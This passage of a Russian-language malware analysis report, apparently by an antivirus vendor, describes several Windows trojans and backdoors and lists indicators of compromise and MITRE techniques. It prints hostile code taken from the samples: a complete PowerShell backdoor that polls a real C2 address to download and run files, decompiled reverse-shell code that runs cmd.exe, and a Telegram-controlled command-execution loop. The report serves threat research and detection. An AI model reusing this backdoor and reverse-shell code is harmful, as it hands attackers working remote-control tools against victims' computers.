Далее передает на C2-сервер `hxxp[:]/168[.]100.10[.]73:5000/register` информацию о компьютере, после чего обращается к серверу по адресу `hxxp[:]/168[.]100.10[.]73:5000/get-commands?agent=<computername>`, ожидая от него команд.

Бэкдор может получить следующие команды:

- `upload` — загрузить заданный файл с `hxxp[:]/168[.]100.10[.]73:5000/uploads/<filename>`;
- `run` — запустить файл по заданному пути.

```
$ServerUrl = "http://168.100.10.73:5000/"
$hostname = $env:COMPUTERNAME
$user = $env:USERNAME
$os = (Get-CimInstance Win32_OperatingSystem).Caption
$DownloadDir = "$PSScriptRoot\downloads"
if (-not (Test-Path $DownloadDir)) { New-Item -Path $DownloadDir -ItemType Directory | Out-Null }

Invoke-RestMethod -Uri "$ServerUrl/register" -Method Post -Body @{ user=$user; hostname=$hostname; os=$os }

while ($true) {
    try {
        $commands = Invoke-RestMethod -Uri "$ServerUrl/get-commands?agent=$hostname"
        foreach ($cmd in $commands) {
            if ($cmd.type -eq "upload") {
                $fileName = $cmd.filename
                $fileUrl = "$ServerUrl/uploads/$fileName"
                $outPath = Join-Path $DownloadDir $fileName
                Invoke-WebRequest -Uri $fileUrl -OutFile $outPath
            }
            if ($cmd.type -eq "run") {
                $filePath = Join-Path $DownloadDir $cmd.filename
                if (Test-Path $filePath) {
                    Start-Process $filePath
                }
            }
        }
    } catch { Write-Host "Error: $($_.Exception.Message)" }
    Start-Sleep -Seconds 5
}
```

Функциональность **PowerShell.BackDoor.109**

Trojan.FileSpyNET.5

Троянская программа, написанная на языке C# и работающая на компьютерах под управлением ОС Microsoft Windows. Похищает документы, текстовые файлы и изображения с зараженных устройств и отправляет их злоумышленникам.

Принцип действия

Trojan.FileSpyNET.5 ищет на зараженном компьютере файлы форматов .txt, .doc, .docx, .xlsx, .jpg, .png, .pdf. Программа копирует найденные файлы в C:\Users\Public\Libraries\, после чего помещает в ZIP-архив и загружает на C2-сервер 89[.]110.98[.]234/fileupper/getupper.php.

Trojan.Packed2.49708

Троянская программа, написанная на языке C++ и работающая на компьютерах под управлением ОС Microsoft Windows. Запускает в инфицированной системе бэкдор **BackDoor.Spy.4033**, который в зашифрованном виде содержится в ее теле.

Принцип действия

При запуске **Trojan.Packed2.49708** выполняет поиск ресурса `OUTPUT_BIN` в своем теле и загружает его в оперативную память:

```
__int64 sub_1400B36C0()
{
    HRSRC ResourceA; // rsi
    SIZE_T v1; // rbx
    HGLOBAL Resource; // rsi
    void *v3; // rax

    sub_14000B110();
    ResourceA = FindResourceA(0, (LPCSTR)0x65, output_bin);
    v1 = SizeofResource(0, ResourceA);
    Resource = LoadResource(0, ResourceA);
    v3 = VirtualAlloc(0, v1, 0x1000u, 0x40u);
    memcpy(v3, Resource, v1);
    ((void (*)(void))v3)();
    return 0;
}
```

Этот ресурс по значению хеша получает функции, необходимые для работы полезной нагрузки, и при помощи операции XOR расшифровывает ее из своего тела. При этом в оперативной памяти находится отдельный массив двоичных данных (BLOB), из которого в процессе работы **Trojan.Packed2.49708** берутся определенные значения для присваивания каждой переменной (например, для адреса памяти с массивом для расшифровки, ключа шифрования, числа байтов и т. д.).

Полезная нагрузка продолжает использовать этот же массив двоичных данных. При помощи операции XOR она расшифровывает из своего тела целевой исполняемый файл (**BackDoor.Spy.4033**) и выполняет его в отдельном потоке.

Далее **BackDoor.Spy.4033** соединяется с C2-сервером через обратный шелл и ожидает команд. Поступающие команды выполняются при помощи функции `_popen()`.

```
while ( 1 )
{
    while ( 1 )
    {
        v17 = recv(s, buf, 4095, 0);
        if ( v17 > 0 )
            break;
        closesocket(s);
        if ( !(unsigned int)stealth_connect(&s, v11, 3) )
            exit(1);
    }
    buf[v17] = 0;
    if ( !strncmp(buf, "cd ", 3u) )
    {
        Str = v10;
        v4 = strcspn(v10, "\n");
        Str[v4] = 0;
        if ( SetCurrentDirectoryA(Str) )
        {
            GetCurrentDirectoryA(0x400u, Buffer);
            v5 = strlen(Buffer);
            send(s, Buffer, v5, 0);
        }
        else
        {
            sprintf(buf, 0x1000u, "Error: Failed to change directory to %s\n", Str);
            v6 = strlen(buf);
            send(s, buf, v6, 0);
        }
        send(s, "COMMAND_DONE", 12, 0);
    }
    else
    {
        Stream = _popen(buf, "r");
        if ( Stream )
        {
            while ( fgets(buf, 4096, Stream) )
            {
                v7 = strlen(buf);
                send(s, buf, v7, 0);
            }
            _pclose(Stream);
            send(s, "COMMAND_DONE", 12, 0);
        }
    }
}
```

Trojan.Siggen31.54011

Троянская программа, написанная на языке C++ и работающая на компьютерах под управлением ОС Microsoft Windows. Запускает в инфицированной системе бэкдор **BackDoor.Spy.4038**, который в зашифрованном виде содержится в ее теле.

Принцип действия

Trojan.Siggen31.54011 загружает в оперативную память ресурс `ref.bin`, который содержится в теле вредоносной программы:

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    __int64 v3; // rbx
    __int64 v4; // rax
    __int64 v5; // rax
    __int64 v6; // rax
    unsigned __int8 *v7; // rax
    _BYTE resource_ref_bin[32]; // [rsp+20h] [rbp-30h] BYREF
    unsigned __int64 i; // [rsp+48h] [rbp-8h]

    _main(argc, argv, envp);
    ResourceReader::ReadResourceFromExecutable(resource_ref_bin);
    v3 = std::operator<<<wchar_t,std::char_traits<wchar_t>>(refptr__ZSt5wcout, L"[i] Resource Size: ");
    v4 = std::vector<unsigned char>::size(resource_ref_bin);
    v5 = std::wostream::operator<<(v3, v4);
    v6 = std::operator<<<wchar_t,std::char_traits<wchar_t>>(v5, L" Bytes");
    (refptr__ZSt4endlIwSt11char_traitsIwEERSt13basic_ostreamIT_0_ES6_)(v6);
    if ( std::vector<unsigned char>::size(resource_ref_bin) > 0xF )
    {
        std::operator<<<wchar_t,std::char_traits<wchar_t>>(refptr__ZSt5wcout, L"[*] First 16 Bytes: ");
        for ( i = 0; i <= 0xF; ++i )
        {
            v7 = std::vector<unsigned char>::operator[](resource_ref_bin, i);
            wprintf(Format, *v7);
        }
        (refptr__ZSt4endlIwSt11char_traitsIwEERSt13basic_ostreamIT_0_ES6_)(refptr__ZSt5wcout);
    }
    ThreadExecutor::ExecuteCode(resource_ref_bin);
    std::vector<unsigned char>::~~vector(resource_ref_bin);
    return 0;
}
```

Далее расшифровывает часть данных, используя следующий алгоритм:

```
void __fastcall first_stage_decryption(__int64 a1, __int64 a2, __int64 a3, __int64 size, __int64 a5, __int16 a6)
{
    _BYTE *stage_2; // rsi
    _BYTE *v7; // [rsp-8h] [rbp-8h]

    stage_2 = v7;
    LOBYTE(size) = 0x86;
    do
    {
        *stage_2 ^= 0x71 - size;
        a6 |= 0x1826u;
        ++stage_2;
        --size;
    }
    while ( size );
}
```

На выходе получает шеллкод для расшифровки массива двоичных данных (BLOB):

```
__int64 __fastcall stage_2(__int64 a1, __int64 a2, __int64 a3, __int16 a4)
{
    __int64 i; // rcx
    __int64 j; // rcx

    first_stage_decryption(0, a2, a3, a4);
    for ( i = 0; i < 0x79691; i = (i + 1) )
        *(stage_3 + i) = __ROR1__(*(stage_3 + i) ^ 0x8D, 4) - HIBYTE(*(stage_3 + i));
    for ( j = 0; j < 0x1E5A4; j = (j + 1) )
        stage_3[j] = __ROL4__(stage_3[j], 16);
    memset(&blob[0x7968D], 0, 0x79691u);
    return (stage_3)(0, 0);
}
```

Далее код по значению хеша получает функции, необходимые для работы полезной нагрузки, и при помощи операции XOR расшифровывает ее из своего тела. При этом в оперативной памяти находится отдельный массив двоичных данных, из которого в процессе работы **Trojan.Siggen31.54011** берутся определенные значения для присваивания каждой переменной (например, для адреса памяти с массивом для расшифровки, ключа шифрования, числа байтов и т. д.).

Полезная нагрузка продолжает использовать этот же массив двоичных данных. При помощи операции XOR она расшифровывает из своего тела целевой исполняемый файл (**BackDoor.Spy.4038**) и выполняет его в отдельном потоке.

BackDoor.Spy.4038 соединяется с C2-сервером через обратный шелл и ожидает команд. Поступающие команды выполняются при помощи интерпретатора командной строки cmd.exe.

```
sub_140001550(&pszAddrString, "109.172.85.63", "", 0);
pAddrBuf.sa_family = 2;
*&pAddrBuf.sa_data[6] = 0;
*pAddrBuf.sa_data = htons(0x1BBu);
if ( inet_pton(2, *&pszAddrString.cb, &pAddrBuf.sa_data[2]) <= 0 )
{
    sub_1400ADEE0(qword_1400B7760, "Invalid IP address.", 19);
    sub_140001480(qword_1400B7760);
LABEL_11:
    sub_14009D620(&pszAddrString);
    closesocket(v1);
    WSACleanup();
    return -1;
}
if ( WSAConnect(v1, &pAddrBuf, 16, 0, 0, 0, 0) == -1 )
{
    sub_1400ADEE0(qword_1400B7760, "Connection failed: ", 19);
    v8 = WSAGetLastError();
    v9 = sub_1400722B0(qword_1400B7760, v8);
    sub_140001480(v9);
    goto LABEL_11;
}
sub_14009D620(&pszAddrString);
memset(&pszAddrString.cb + 1, 0, 56);
*&pszAddrString.wShowWindow = 0;
*&pszAddrString.hStdInput = _mm_unpacklo_epi64(v1, v1);
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
pszAddrString.cb = 104;
pszAddrString.dwFlags = 257;
pszAddrString.hStdError = v1;
*&pAddrBuf.sa_family = &v12;
v2 = wcslen(L"cmd.exe");
sub_1400015F0(&pAddrBuf, L"cmd.exe", &aCmdExe[v2]);
if ( CreateProcessW(0, *&pAddrBuf.sa_family, 0, 0, 1, 0, 0, 0, &pszAddrString, &ProcessInformation) )
{
    WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
}
```

BackDoor.Siggen2.5463

Бэкдор, написанный на языке C++ и работающий на компьютерах на базе ОС Microsoft Windows. Его основная функциональность находится в PowerShell-коде (**PowerShell.BackDoor.108**), закодированном Base64. Злоумышленники управляют вредоносной программой с помощью Telegram-бота, отправляя через него команды.

Принцип действия

При запуске **BackDoor.Siggen2.5463** присваивает зараженному компьютеру идентификатор DeviceID, который представляет собой случайное число в диапазоне от 100 до 10 000. Кроме того, вредоносная программа выполняет PowerShell-команду \$env:COMPUTERNAME для определения имени зараженного устройства.

Далее **BackDoor.Siggen2.5463** в бесконечном цикле запрашивает команды у Telegram-бота, адрес которого зашит в коде бэкдора. Результат выполнения команд, а также сообщения о возникающих ошибках отправляются этому боту.

Поддерживаемые команды:

- /list — передать злоумышленникам DeviceID и имя компьютера;

- /go <DeviceID> <команда> — выполнить заданную PowerShell-команду с помощью командлета Invoke-Expression. Зафиксированные нами команды:
 - <имя файла>.exe — запустить указанный файл;
 - ipconfig /all — получить информацию о конфигурации сети;
 - netstat — получить информацию о текущих соединениях;
 - whoami — определить имя пользователя.
- /upload <DeviceID> — загрузить файл на зараженный компьютер и сохранить его в C:\Users\Public\Libraries\%fileName%.

```
if ($message -eq "/list") {
    $deviceList = "Devices:"
    if ($clients.Count -gt 0) {
        foreach ($userId in $clients.Keys) {
            $deviceList += "`nID: $($clients[$userId].DeviceId) - $($clients[$userId].ComputerName)"
        }
    } else {
        $deviceList = "X devices"
    }
    Send-TelegramMessage $deviceList
}

if ($message -like "/go*") {
    if ($message.StartsWith("/go")) {
        try {
            $parts = $message.Substring(3).Trim() -split ' ', 2

            if ($parts.Length -gt 1) {
                $targetDevice = $parts[0]
                $command = $parts[1]

                if ([int]::TryParse($targetDevice, [ref]$null)) {
                    $targetDevice = [int]$targetDevice

                    $userIdForDevice = $clients.Keys | Where-Object { $clients[$_].DeviceId -eq $targetDevice }

                    if ($userIdForDevice) {
                        $chat_id_for_device = $clients[$userIdForDevice[0]].ChatId

                        try {
                            $output = Invoke-Expression $command 2>&1
                            $output = $output | Out-String

                            Send-TelegramMessage " ID ${targetDevice}:`n$output"
                        } catch {
                            Send-TelegramMessage "Error executing command on device ID ${targetDevice}: $_"
                        }
                    }
                } else {
                    Start-Sleep -Seconds $randomSeconds
                }
            } else {
                Send-TelegramMessage "Incorrect command format."
            }
        } catch {
            Send-TelegramMessage "Failed to parse the command. $_"
        }
    }
}

if ($messageupload -like "/upload*") {
    if ($messageupload.StartsWith("/upload")) {
        try {
```

Фрагмент PowerShell-кода **BackDoor.Siggen2.5463**, отвечающего за выполнение команд

Trojan.Inject5.57968

Троянская программа, написанная на языке C# и работающая на компьютерах под управлением ОС Microsoft Windows. Содержит в своем теле зашифрованную многоступенчатую полезную нагрузку, которая позволяет атакующим загружать вредоносные программы с управляющего сервера.

Принцип действия

При запуске **Trojan.Inject5.57968** копирует себя в %LOCALAPPDATA%\pickmum.exe и создает в планировщике задач Windows задание на автозапуск этого файла при загрузке системы.

Далее расшифровывает из своего тела ресурс, зашифрованный алгоритмом RC2. На выходе получает исполняемый файл, обфусцированный .NET Reactor (**Trojan.PackedNET.3351**). Затем **Trojan.Inject5.57968** запускает приложение aspnet_compiler.exe из пакета Microsoft .NET Framework, инжектируя **Trojan.PackedNET.3351** в его процесс.

Trojan.PackedNET.3351 расшифровывает из своего тела массив двоичных данных (BLOB), зашифрованных алгоритмом AES. На выходе троян получает GZIP-архив, из которого извлекается исполняемый файл, реализующий функциональность бэкдора.

```
private static byte[] Decrypt(byte[] byte_0)
{
    byte[] key = Convert.FromBase64String("D7021SvN1YvRYKfXOwndkYiaDkj+GB0zgkFZto0AUoQ=");
    byte[] iv = Convert.FromBase64String("2gDgC4vYfKciK79tHwmUyg==");
    byte[] result;
    using (Aes aes = Aes.Create())
    {
        aes.KeySize = 256;
        aes.Key = key;
        aes.IV = iv;
        using (ICryptoTransform cryptoTransform = aes.CreateDecryptor())
        {
            using (MemoryStream memoryStream = new MemoryStream(byte_0))
            {
                using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, CryptoStreamMode.Read))
                {
                    using (MemoryStream memoryStream2 = new MemoryStream())
                    {
                        cryptoStream.CopyTo(memoryStream2);
                        result = memoryStream2.ToArray();
                    }
                }
            }
        }
    }
    return result;
}

// Token: 0x06000007 RID: 7
private static byte[] UnZip(byte[] byte_0)
{
    byte[] result;
    using (MemoryStream memoryStream = new MemoryStream(byte_0))
    {
        using (MemoryStream memoryStream2 = new MemoryStream())
        {
            byte[] buffer = new byte[4];
            if (memoryStream.Read(buffer, 0, 4) != 4)
            {
                throw new InvalidDataException();
            }
            using (GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress))
            {
                gzipStream.CopyTo(memoryStream2);
                result = memoryStream2.ToArray();
            }
        }
    }
    return result;
}
```

Фрагмент кода **Trojan.PackedNET.3351**, выполняющий расшифровку массива двоичных данных

Расшифрованный бэкдор проверяет окружение на наличие виртуальных сред и песочницы. Если проверка проходит успешно, подключается к C2-серверу по адресу 64[.]95.11[.]202. Для этого он отправляет серверу строку, MD5-хеш которой будет ключом шифрования для последующей работы. В ответ C2-сервер может отправить зашифрованную полезную нагрузку, которую бэкдор расшифрует, разархивирует и запустит.

Trojan.Packed2.49862

Детектирование приложений для ОС Windows, в которые злоумышленники внедрили вредоносный компонент. Полезная нагрузка в таких троянских версиях может быть различной.

Принцип действия

В оригинальные файлы изначально безобидных программ внесен патч для запуска внедренной полезной нагрузки. Для этого в секции start приложений добавлена

команда перехода `jmp` на шеллкод, расшифровывающий следующую стадию вредоносного ПО.

Оригинальная программа 7-Zip


```
45E200 ; __unwind { // __C_specific_handler
45E200 sub     rsp, 58h
45E204 mov     [rsp+58h+arg_10], rbx
45E209 mov     [rsp+58h+arg_18], rdi
45E20E cmp     word ptr cs:400000h, 5A4Dh
45E217 jz      short loc_45E221 ; original jmp
45E219 xor     ebx, ebx
45E21B mov     [rsp+58h+arg_0], ebx
45E21F jmp     short loc_45E29D
45E221 ;
45E221 loc_45E221:
45E221 movsxd  rax, dword ptr cs:CODE_XREF: start+171j
45E221 lea     rcx, cs:400003Ch
45E228 add     rax, rcx
45E22F cmp     dword ptr [rax], 4550h
45E232 jz      short loc_45E242
45E238 xor     ebx, ebx
45E23A mov     [rsp+58h+arg_0], ebx
45E240 jmp     short loc_45E29D
45E242 ;
```

Trojan.Packed2.49862

```
45E200 ; __unwind { // __C_specific_handler
45E200 sub     rsp, 58h
45E204 mov     [rsp+58h+arg_10], rbx
45E209 mov     [rsp+58h+arg_18], rdi
45E20E cmp     word ptr cs:400000h, 5A4Dh
45E217 jmp     malware_func
45E21C ;
45E21C pop     rsp
45E21D and     al, 60h
45E21F jmp     short loc_45E29D
45E221 ;
45E221 movsxd  rax, dword ptr cs:40003Ch
45E228 lea     rcx, cs:400000h
45E22F add     rax, rcx
45E232 cmp     dword ptr [rax], 4550h
45E238 jz      short loc_45E242
45E23A xor     ebx, ebx
45E23C mov     [rsp+58h+arg_0], ebx
45E240 jmp     short loc_45E29D
45E242 ;
```

Сравнение кода оригинального приложения и троянской версии с патчем

Расшифровка и запуск внедренного троянского шеллкода:



В зависимости от варианта **Trojan.Packed2.49862** расшифровываемая нагрузка может быть следующих типов:

- шеллокд и запускаемый им вредоносный исполняемый файл;
- созданный при помощи инструмента с открытым исходным кодом [donut](#) зашифрованный шеллокд, из которого после расшифровки извлекается и запускается вредоносный исполняемый файл.

Нами были обнаружены следующие варианты полезной нагрузки, которая распространялась через модифицированные программы:

BackDoor.ReverseProxy.1 ([ReverseSocks5](#))

BackDoor.Shell.275 ([AdaptixC2](#))

BackDoor.AdaptixC2.11 ([AdaptixC2](#))

BackDoor.Havoc.16 ([Havoc](#))

BackDoor.Meterpreter.227 (CobaltStrike)

Trojan.Siggen9.56514 (AsyncRAT)

Trojan.Clipper.808

Trojan.Clipper.808

Вредоносная программа, написанная на языке C++ и предназначенная для кражи криптовалюты у пользователей компьютеров под управлением ОС Microsoft Windows. Она подменяет адреса криптокошельков, копируемых в буфер обмена, на адреса криптокошельков злоумышленников.

Принцип действия

Trojan.Clipper.808 устанавливается в целевые системы, в том числе, вредоносным приложением **Trojan.Packed2.49862**, хранящим стилера в своем теле. Известны следующие внутренние имена файла **Trojan.Clipper.808**:

- Smoking_clipper.exe
- moreaddeasy.exe
- AdminControl.exe

Hex	ASCII
53 6D 6F 68 69 6E 67 5F 43 6C 69 70 70 65 72 2E	Smoking_clipper.
65 78 65 20 00 00 DA 04 00 4D 5A 90 00 03 00 00	exe ..U..MZ.....
00 04 00 00 00 FF FF 00 00 88 00 00 00 00 00 00	yy.....
00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00 00 00 00 00 00 01 00 00 0E 1F BA 0E 00 84 09	
CD 21 88 01 4C CD 21 54 68 69 73 20 70 72 6F 67	I!..LI!This prog
72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75	ram cannot be ru
6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D	n in DOS mode...
0A 24 00 00 00 00 00 00 00 79 31 39 CA 3D 50 57	.\$.....y19E=PW
99 3D 50 57 99 3D 50 57 99 49 D1 52 98 9D 50 57	.=PW.=PW.INR..PW
99 49 D1 53 98 2C 50 57 99 49 D1 54 98 35 50 57	.INS.,PW.INT..5PW
99 BA D9 54 98 37 50 57 99 BA D9 53 98 2D 50 57	.*UT.7PW.*US.-PW
99 BA D9 52 98 68 50 57 99 49 D1 56 98 36 50 57	.*UR.kPW.INV..6PW
99 3D 50 56 99 99 50 57 99 86 D9 52 98 3C 50 57	.-PW..PW.↑UR..<PW
99 86 D9 55 98 3C 50 57 99 52 69 63 68 3D 50 57	.*↑UU.<PW.Rich=PW
99 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00 00 00 00 00 00 00 00 00 50 45 00 00 64 86 06	PE..d..
00 30 4C CD 68 00 00 00 00 00 00 00 00 F0 00 22	..OLAh.....d.."
00 0B 02 0E 2C 00 4A 03 00 00 A4 01 00 00 00 00	J...R.....
00 8C D2 01 00 00 10 00 00 00 00 00 40 01 00 00	..%0.....e.....
00 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00	
00 06 00 00 00 00 00 00 00 00 20 05 00 00 04 00	
00 00 00 00 00 03 00 60 81 00 00 10 00 00 00 00	
00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00	

Trojan.Clipper.808 в качестве полезной нагрузки в теле **Trojan.Packed2.49862**

После запуска **Trojan.Clipper.808** копирует себя в %APPDATA%\systemservices\svc_host.exe и устанавливает этот файл в автозагрузку. Для этого создается ключ реестра Software\Microsoft\Windows\CurrentVersion\Run с именем SystemServicesHost.

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    __int64 v4; // [rsp+30h] [rbp-F8h]
    __int64 v5; // [rsp+40h] [rbp-E8h]
    __int64 v6; // [rsp+50h] [rbp-D8h]
    _BYTE v7[16]; // [rsp+58h] [rbp-D0h] BYREF
    tagMSG Msg; // [rsp+68h] [rbp-C0h] BYREF
    _QWORD Username[4]; // [rsp+98h] [rbp-90h] BYREF
    _QWORD v10[4]; // [rsp+B8h] [rbp-70h] BYREF
    _QWORD v11[4]; // [rsp+D8h] [rbp-50h] BYREF
    _QWORD v12[4]; // [rsp+F8h] [rbp-30h] BYREF

    activate_window();
    nullsub_1();
    Get_Username(Username);
    if ( !is_installed() ) // "Software\\Microsoft\\Windows\\CurrentVersion\\Run" SystemServicesHost
    {
        if ( install() )
        {
            v4 = sub_1400033F0(v10, "✅ Registry persistence installed\\nUser: ", Username);
            send_TG_message(v4);
            string_destructor(v10);
        }
        else
        {
            v5 = sub_1400033F0(v11, "⚠️ Failed to install registry persistence\\nUser: ", Username);
            send_TG_message(v5);
            string_destructor(v11);
        }
    }
    v6 = sub_1400033F0(v12, "✅ Clipboard Monitor Started\\nUser: ", Username);
    send_TG_message(v6);
    string_destructor(v12);
    thread_start(v7, Cliper);
    sub_140019190(v7);
    while ( GetMessageA(&Msg, 0, 0, 0) )
    {
        TranslateMessage(&Msg);
        DispatchMessageA(&Msg);
    }
    sub_14000E8D0(v7);
    string_destructor(Username);
    return 0;
}
```

Настройка автозагрузки для троянского файла

В процессе работы **Trojan.Clipper.808** отслеживает буфер обмена и подменяет копируемые в него адреса криптокошельков адресами кошельков киберпреступников.

Некоторые модификации **Trojan.Clipper.808** используют технику SSPI UAC Bypass для повышения своих привилегий в системе, а также имеют функциональность для распространения по локальной сети.

Логирование действий

Trojan.Clipper.808 информирует злоумышленников о результатах своей работы, отправляя сообщения в бот Telegram через Telegram API. Сообщения отправляются:

- при установке в систему с отправкой данных о зараженном компьютере (имя устройства, имя пользователя, версия операционной системы);
- при подмене адресов криптокошельков (адрес исходного кошелька и подставного);
- при успешном повышении привилегий;
- при успешном копировании файла трояна по сети.

Приложение №1. Индикаторы компрометации

SHA1-хеши

BackDoor.ShellNET.1

ec7269f3e208d72085a99109a9d31e06b4a52152

BackDoor.ShellNET.2

1957fb36537df5d1a29fb7383bc7cde00cd88c77

BackDoor.Tunnel.41

c3929c555f4b61458030b70bc889baca8d777abc

BackDoor.RShell.169

633885f16ef1e848a2e057169ab45d363f3f8c57

BackDoor.ReverseShell.10

dd98dcf6807a7281e102307d61c71b7954b93032

f546861adc7c8ca88e3b302d274e6fffb63de9b0

BackDoor.ReverseProxy.1

6ec8a10a71518563e012f4d24499b12586128c55

BAT.DownLoader.1138

d2106c8dfd0c681c27483a21cc72d746b2e5c18c

Trojan.FileSpyNET.5

f40ef5cd25c3f9d552be6a43218be91d07650660

Trojan.Packed2.49708

5684972ded765b0b08b290c85c8fac8ed3fea273

29ee3910d05e248cfb3ff62bd2e85e9c76db44a5
ce4912e5cd46fae58916c9ed49459c9232955302
653ffc8c3ec85c6210a416b92d828a28b2353c17
b52e1c9484ab694720dc62d501deca2aa922a078

Trojan.Siggen31.54011

baab225a50502a156222fcc234a87c09bc2b1647
93000d43d5c54b07b52efbdad3012e232bdb49cc

BackDoor.Siggen2.5463

c96beb026dc871256e86eca01e1f5ba2247a0df6

Trojan.Inject5.57968

e840c521ec436915da71eb9b0cfd56990f4e53e5
22641dea0dbe58e71f93615c208610f79d661228

Trojan.Packed2.49862

8279ad4a8ad20bf7bbca0fc54428d6cdc136b776
a2326011368d994e99509388cb3dc132d7c2053f
451cfa10538bc572d9fd3d09758eb945ac1b9437
a5e7e75ee5c0fb82e4dc2f7617c1fe3240f21db2
bbe3a5ef79e996d9411c8320b879c5e31369921e
e8ab26b3141fbb410522b2cbabdc7e00a9a55251
dcd374105a5542ef5100f6034c805878153b1205
e51a65f50b8bb3abf1b7f2f9217a24acfb3de618
d2a7bcbf908507af3d7d3b0ae9dbaadd141810a4
c89c1ed4b6dda8a00af54a0ab6dca0630eb45d81
b05c5fe8b206fb0d168f3a1fc91b0ed548eb46f5

b4d0d2bbcf5a52ed8b05c756cfbfa96838af231

Trojan.Clipper.808

96bf2f07c785f6889799458f0609293ccb005634

939ca87baee86097ec901bd7c121f7c1b1976f24

360b759555286a48db9fce259853f2d62de02897

Домены

sss[.]qwadx[.]com

IPs

188[.]127.251[.]146

193[.]149.129[.]113

195[.]2.79[.]245

172[.]86.75[.]237

185[.]231.155[.]111

185[.]231.154[.]84

188[.]127.227[.]226

188[.]127.231[.]136

77[.]232.42[.]107

78[.]128.112[.]209

96[.]9.125[.]168

109[.]172.85[.]63

94[.]198.52[.]210

109[.]172.85[.]95

89[.]110.98[.]234

62[.]113.114[.]209

89[.]22.161[.]133

188[.]127.225[.]191

94[.]198.52[.]200

91[.]219.148[.]93

185[.]244.180[.]169

185[.]173.37[.]67

168[.]100.10[.]73

45[.]9.120[.]11

195[.]133.1[.]120

192[.]165.32[.]78

185[.]130.251[.]139

194[.]180.11[.]75

Приложение №2. Матрица MITRE

Этап	Техника
Первоначальный доступ	Целевой фишинг с вложением (T1566.001)
Выполнение	Выполнение с участием пользователя (T1204) PowerShell (T1059.001) Командная оболочка Windows (T1059.003)
Закрепление	Ключи запуска в реестре Windows / Каталог автозагрузки (T1547.001) BITS-задачи (T1197)
Повышение привилегий	Обход контроля учетных записей (T1548.002)
